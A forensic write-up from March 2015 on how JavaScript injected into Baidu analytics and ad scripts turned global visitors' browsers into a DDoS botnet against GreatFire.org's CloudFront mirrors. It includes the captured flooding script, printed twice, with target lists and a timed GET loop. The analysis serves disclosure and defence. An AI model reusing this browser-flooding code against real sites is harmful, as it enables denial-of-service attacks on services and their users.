Using Baidu 百度 to steer millions of computers to launch denial of service attacks

or How the Great Fire Anti Censorship Project
and Amazon's Cloud Front are under Denial of Service attack.
25th March 2015

The Greatfire.org's Internet Project has successfully unblocked websites inside China by deploying a set of online mirror sites hosted in large Content Distribution Networks (CDNs) such as Amazon's Cloud Front.

The 18th of March 2015, the project reported on their website that they were suffering from a large Denial of Service attack that started the day before. This document summarizes our technical findings and describes in detail how the largest application layer attack ever seen has been implemented.

The attackers have implemented a sneaky mechanism that allows them to manipulate a part of the "legitimate traffic" from inside and outside China to launch and steer Denial of Service attacks against Cloudfront and the Greatfire.org's anti censorship project.

Our work reveals

- That global readers visiting thousand of websites hosted inside China are randomly receiving malicious code that will force them to launch cyber attacks.

- That malicious code is sent when normal readers load resources from Baidu's servers as Javascript files are hosted in **dup.baidustatic.com, ecomcbjs.jomodns.com, cbjs.e.shifen.com, hm.baidu.com, eclick.baidu.com, pos.baidu.com, cpro.baidu.com** and **hm.e.shifen.com**.

- That Baidu's Analytics code (h.js) is one of the files replaced by malicious code triggering the attacks.

- That malicious code is sent to "any reader globally" without distinction of geographical location with the only purpose of launching a denial of service attacks against Greatfire.org and the Cloud Front infrastructure.

- That the attacks are targeting not thousands, but millions of computers around the world, which in their turn attack Amazon infrastructure.

- That the tampering seems to take place when traffic coming from outside China reaches the Baidu's servers.

Not just a normal attack (18th March 2015)

During the 18th of March 2015, we looked into the webserver logs of the attacked sites. The Greatfire.org's project runs several mirror sites inside the Amazon infrastructure and due to the large volume of logs (one single hour of log files is 33GB), we decided to focus on one single site "**d19r410x06nzy6.cloudfront.net**" during the period of one hour.

Our research consisted in trying to find hints within the 500 log files, containing a total of 100 million requests, on how the attack was carried out. A sample of a request from one of the log files is presented below.


2015-03-18 11:52:13 JFK1 66.65.x.x
GET /?1425369133
http://pos.baidu.com/wh/o.htm?ltr=https://www.google.com/&cf=u
Mozilla/5.0 (Linux; Android 4.4.4; SM-N910V Build/KTU84P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.109

2015-03-18 11:52:13 JFK1 71.175.x.x
GET /?1425369133
http://www.17k.com/chapter/471287/1 7884999.html
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/4

The first request tells us that the 18th of March 2015, one computer with IP 66.65.x.x sent a GET request with the content (?1425369133) as a redirection of the search request (https://www.google.com) in baidu.com. This request was routed by Amazon into China via their servers in New York city (JFK1).

The logs indicate that the attack was originated by computers distributed ~~all~~ around the world, that were flooding the server with requests of the form

GET /?142xxxxxxx



More than ten million computers distributed all over the world where sending requests to Greatfire.org servers hosted behind Amazon's Cloud Front.

Each computer involved in the attack was sending a relative small number of requests (1 – 50 unique requests during one hour).

The requests seemed to include a "timestamp". The "timestamp" was included in all requests to generate unique random queries against the attacked sites. After looking into 100 million timestamps we concluded that those timestamps where somehow correlated with the timezone of the source of the traffic.

Where was the traffic originated? (19th March 2015)

Amazon Web Services names their Edge Locations after the closest International Airport IATA Code. For example the code AMS1 is for Amsterdam or JFK for John F. Kennedy in New York. This piece of information in the logs helped us to understand the distribution of the computers that were launching the attack.

We extracted all the airport codes of the logs and 70% of the requests were originated from TPE50, HKG50 and HKG51. No surprise there! The surprising result is that the remaining 30% was well distributed across 50 other edges around the world.

EDGE	% Traffic
TPE50	28.21%
HKG51	22.69%
HKG50	18.11%
SIN3	4.14%
MNL50	2.91%
SIN2	2.84%
SYD2	2.82%
ICN51	2.51%
LH50	1.55%




Image: Distribution of attack traffic across Cloud Front global infrastructure.




Image: Geo location of attack traffic (600 randomly chosen IPs

Another interesting aspect of the logs was that the attack seemed to be generated when readers were visiting a myriad of different websites. But out of 9000 different websites, 38% included resources linked with one or several Baidu servers.

SITES	%
pos.baidu.com	37.14%
tieba.baidu.com	2.42%
www.dm5.com	1.83%
www.7k7k.com	1.54%
zhidao.baidu.com	1.48%
www.piaotian.net	1.22%
mangapark.com	1.03%
www.4399.com	0.99%

Table: Referer's distribution of the attack traffic

By the 19th of March 2015, we concluded that the majority of the attack was originated by Chinese speaking readers all around the world, unaware of that when visiting Chinese sites they were launching a denial of service attack against Cloud Front and the Greatfire.org project.

Finding the malicious code (20th March 2015)

Finding the malicious code was the real challenge. We performed connections to all possible websites that could inject the malicious code without luck for two days.

On the 20th of March, we found the first "hint" that we were looking into the right direction. Google (Cache) search engine seemed to have retrieved the malicious code while crawling a the sites: http://www.sctv.cn and http://china.cankaoxiaoxi.com


麻辣烫：卢二的幸福生活(15) - 麻辣烫列表- 四川网络广播电视台
www.sctv.cn › 麻辣烫 › 麻辣烫列表 ▾ Translate this page
Nov 27, 2012 - GET https://**d19r410x06nzy6.cloudfront.net**?1425315603. GET https://
d19r410x06nzy6.cloudfront.net?1425315603. 5ms ...

麻辣烫：我为爱情投个保（第四十五集） - 四川电视台
www.sctv.cn › 麻辣烫 › 麻辣烫列表 ▾ Translate this page
Aug 31, 2012 - GET https://**d19r410x06nzy6.cloudfront.net**?1425315603. GET https://
d19r410x06nzy6.cloudfront.net?1425315603. 5ms ...

安吉丽娜·朱莉现身上海_《参考消息》官方网站 - 中国频道
china.cankaoxiaoxi.com/2014/0604/396541.shtml ▾ Translate this page
Jun 4, 2014 - GET https://**d19r410x06nzy6.cloudfront.net**?1425315603. GET https://
d19r410x06nzy6.cloudfront.net?1425315603. 46ms ...

香港机场展出1600只纸熊猫_《参考消息》官方网站 - 中国频道
china.cankaoxiaoxi.com/2014/0610/398511.shtml ▾ Translate this page
Jun 10, 2014 - GET https://**d19r410x06nzy6.cloudfront.net**?1425315603. GET https://
d19r410x06nzy6.cloudfront.net?1425315603. 46ms ...

Image: Google's cache returns traces of the GET flood attack

We focused our energy into reviewing a dozen of Javascript files served by those sites. But no luck! No sign of the malicious code.

The mysterious timestamps (21st of March 2015)

By the forth day of forensic analysis, we looked into the sequence of values of the 100 million collected "timestamps". We normalized the "timestamps" that were recorded in the logs with the timezone of each of the Amazon CDN's edges. The "timestamps" looked like epoch or Unix time, a system for describing the time in seconds since the Thursday, 1 January 1970.

Without doubt, the "timestamps" where computed in the browser of the readers and contained the "epoch" with an offset of minus 360 hours (21600 seconds).

This aspect will later turn out to be fundamental to fingerprint the malicious code and its attackers.

But, "Urlquery.net" saw the malicious code! (22nd of March 2015)

UrlQuery.net is a service for detecting and analyzing web-based malware. The site provides detailed information about which activities a browser does while visiting a site, and presents the information for further analysis.

We searched urlQuery.net with the expectation that they might have recorded the malicious code and we discovered an interesting report that seemed to support our assumptions. "Something" close to Baidu's infrastructure was sending malicious attack code to legitimate readers when browsing thousand of websites.

http://urlquery.net/report.php?id=1426672633782




Image: Relationship between requests triggered when loading the zhao.juji123.com website

The report shows that while visiting the site http://zhao.juji123.com connections are triggered against sites hosted at cloudfront.net with the request:

```
GET /?1425380211 HTTP/1.1
Host: d14qqseh1jha6e.cloudfront.net

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Accept: text/plain, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://pos.baidu.com/wh/o.htm?ltr=&amp;cf=u
Origin: http://pos.baidu.com
```




Image: h.js form hm.baidu.com returns malicious code from a "ghost" Apache webserver.

Next, we performed another round of test connections again the servers http://pos.baidu.com and http://dup.baidustatic.com, but again without luck.

We reached out to urlQuery.net and they reviewed a few of their reports that involved Baidu's servers and outbound connections to cloudfront.net hosted domains and in all of them there was a very distinctive pattern in some random responses.

```
HTTP/1.0 200 OK
Content-Type: text/javascript
Server: Apache
Content-Length: 1325
Connection: keep-alive
```

A few responses seemed to come from a "ghost" Apache webserver.

Connections to Baidu server with ip address 123.125.65.120 and domain names dup.baidustatic.com, ecomcbjs.jomodns.com and cbjs.e.shifen.com do "sometimes" return an unexpected answer.

The same behavior could be observed when connecting to server 61.135.185.140 with domains hm.baidu.com and hm.e.shifen.com.

Fortunately, urlQuery.net had stored the malicious code!

The injected code (23st of March 2015)

The code that trigger the attacks is a “Javascript” probably sent by a transparent proxy inside of the Chinese infrastructure when legitimate traffic connects to a Baidu servers. The code was found in the file “h.js”.

Baidu Analytics' JS tracking file (h.js) was used to trigger remote attacks!
The code looks like this:

```
document.write("<script src='http://libs.baidu.com/jquery/2.0.0/jquery.min.js'><\/script>");
!window.jQuery && document.write("<script src='http://code.jquery.com/jquery-latest.js'><\/script>");
startime = new Date().getTime();
var count = 0;

function unixtime() {
    var dt = new Date();
    var ux = Date.UTC(dt.getFullYear(), dt.getMonth(), dt.getDay(), dt.getHours(), dt.getMinutes(), dt.getSeconds()) / 1000;
    return ux;
}

url_array = new Array("https://d117ucqx7my6vj.cloudfront.net", "https://d14qqseh1jha6e.cloudfront.net",
"https://d18yee9du95yb4.cloudfront.net", "https://d19r410x06nzy6.cloudfront.net", "https://d1blw6ybvy6vm2.cloudfront.net")
NUM = url_array.length;

function r_send2() {
    var x = unixtime() % NUM;
    var url = url_array[x];
    get(url);
}

function get(myurl) {
    var ping;
    $.ajax({
        url: myurl + "?" + unixtime(),
        dataType: "text",
        timeout: 10000,
        cache: true,
        beforeSend: function() {
            requestTime = new Date().getTime();
        },
        complete: function() {
            responseTime = new Date().getTime();
            ping = Math.floor(responseTime - requestTime);
            if (responseTime - startime < 300000) {
                r_send(ping);
                count = count + 1;
            }
        }
    });

}

function r_send(ping) {
    setTimeout("r_send2()", ping);
}
setTimeout("r_send2()", 2000);
```

The code contains some distinctive fingerprints that ratifies that this code is what triggers the massive attacks.

The timestamp: the "timestamp" is computed with the function unixtime(). The authors of the code made a mistake in the coding. The coder confused the function getDate() for getDay() to obtain the day of the month.
For the 18th of March the GetDay() will return 3, as 18th of March of 2015 is Wednesday. That explains why the timestamps that we received had 15 days (360 hours) offset. This "bug" told us that we were looking into the right piece of code!.

```
function unixtime() {
    var dt = new Date();
    var ux = Date.UTC(dt.getFullYear(), dt.getMonth(), dt.getDay(), dt.getHours(), dt.getMinutes(), dt.getSeconds()) / 1000;
    return ux;
}
```

The targets: the code includes the list of targets (https) connections to the cloudfront.edges and the code url: myurl + "?" + unixtime() matches the fingerprint of the GET flooding.

```
url_array = new Array("https://d117ucqx7my6vj.cloudfront.net", "https://d14qqseh1jha6e.cloudfront.net",
"https://d18yee9du95yb4.cloudfront.net", "https://d19r410x06nzy6.cloudfront.net", "https://d1blw6ybvy6vm2.cloudfront.net")
```

How to find the code in Google Cache (24th of March 2015)

Another implementation of the attack is available at:
view-source:http://webcache.googleusercontent.com/search?q=cache:5doYx-zimQ8J:wa.hm.baidu.com/

The server wa.hm.baidu.com, hm.e.shifen.com also with IP 61.135.185.140 returns the malicious code.

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<base href="http://wa.hm.baidu.com/"><div style="background:#fff;border:1px solid #999;margin:-1px -1px 0;padding:0;"><div style="background:#ddd;border:1px solid #999;color:#000;font:13px arial,sans-serif;font-
weight:normal;margin:12px;padding:8px;text-align:left">This is Google&#39;s cache of <a href="http://wa.hm.baidu.com/" style="text-decoration:underline;color:#00c">http://wa.hm.baidu.com/</a>. It is a snapshot of the page as it
appeared on 16 Mar 2015 07:32:40 GMT. The <a href="http://wa.hm.baidu.com/" style="text-decoration:underline;color:#00c">current page</a> could have changed in the meantime. <a href="http://support.google.com/websearch/bin/answer.py?
hl=en&amp;p=cached&amp;answer=1687222" style="text-decoration:underline;color:#00c">Learn more</a><br>Tip: To quickly find your search term on this page, press <b>Ctrl+F</b> or <b>⌘-F</b> (Mac) and use the find bar.<br><br><div
style="float:right"><a href="http://webcache.googleusercontent.com/search?q=cache:5doYx-zimQ8J:wa.hm.baidu.com/&strip=1" style="text-decoration:underline;color:#00c">Text-only version</a></div>
<div> </div></div></div><div style="position:relative">
<html>
<head>
<!--meta name="referer" content="never"-->
<title>Test</title>
</head>
<body>
        <iframe src="http://wa.hm.baidu.com/?t=RkFsQO4lOCcROWN5S1J3" style="position:absolute; left:0; top:0; height:100%; width:100%; border:0px;" scrolling="yes"></iframe>
</body>
<script type="text/javascript">
document.write("<script src='http://libs.baidu.com/jquery/2.0.0/jquery.min.js'><\/script>");
!window.jQuery && document.write("<script src='http://code.jquery.com/jquery-latest.js'><\/script>");
startime=new Date().getTime();
var count = 0;

function unixtime()
{
        var dt = new Date();
        var ux = Date.UTC(dt.getFullYear(),dt.getMonth(),dt.getDay(),dt.getHours(),dt.getMinutes(),dt.getSeconds())/1000;
        return ux;
}

function get()
{
        var ping;
        $.ajax({
                        url: "http://d3rkfw22xppori.cloudfront.net/_close?t="+unixtime(),
                        dataType: "text",
                        timeout: 10000,
                        cache:true,
                        beforeSend : function()
                        {
                                requestTime = new Date().getTime();
                        },
                        complete : function()
                        {
                                responseTime = new Date().getTime();
                                ping = Math.floor(responseTime-requestTime);
                                if(responseTime-startime<300000)
                                {
                                        r_send(ping);
                                        count = count + 1;
                                }
                        }
                });

}

function r_send(ping)
{
        setTimeout("get()", ping);
}
setTimeout("get()", 2000);
</script>
</html>
```

Where is the tampering taking place? (25th March 2015)

We have looked into the operators (Autonomous Systems) that are routing the traffic towards the sites that are serving the malicious code and the following ASNs have access to traffic towards the Baidu's sites AS4837/AS4808 CNCGROUP, AS4134 Chinanet and AS58461 No 288

This is a list of IPs and URLs that are sending the DDOS launcher.

Date	IPs	URLs
18th-20th March 2015	61.135.185.140 123.125.65.120	hm.baidu.com/h.js
		cbjs.baidu.com/js/o.js
		dup.baidustatic.com/tpl/wh.js
		dup.baidustatic.com/tpl/ac.js
		dup.baidustatic.com/painter/clb/fixed7o.js
		dup.baidustatic.com/painter/clb/fixed7o.js

Date	IPs	URLs
20th – 23rd March 2015	123.125.115.164 115.239.210.141 115.239.211.17	eclick.baidu.com/fp.htm?br= ...
		pos.baidu.com/acom?adn= ...
		cpro.baidu.com/cpro/ui/uijs.php?tu=...
		pos.baidu.com/sync_pos.htm?cproid=...

Online References

UrlQuery.net
http://urlquery.net/

DDoS Announcement
https://en.greatfire.org/blog/2015/mar/we-are-under-attack

Greatfire.org faces daily $30,000 bill from DDoS attack

https://nakedsecurity.sophos.com/2015/03/20/greatfire-org-faces-daily-30000-bill-from-ddos-attack/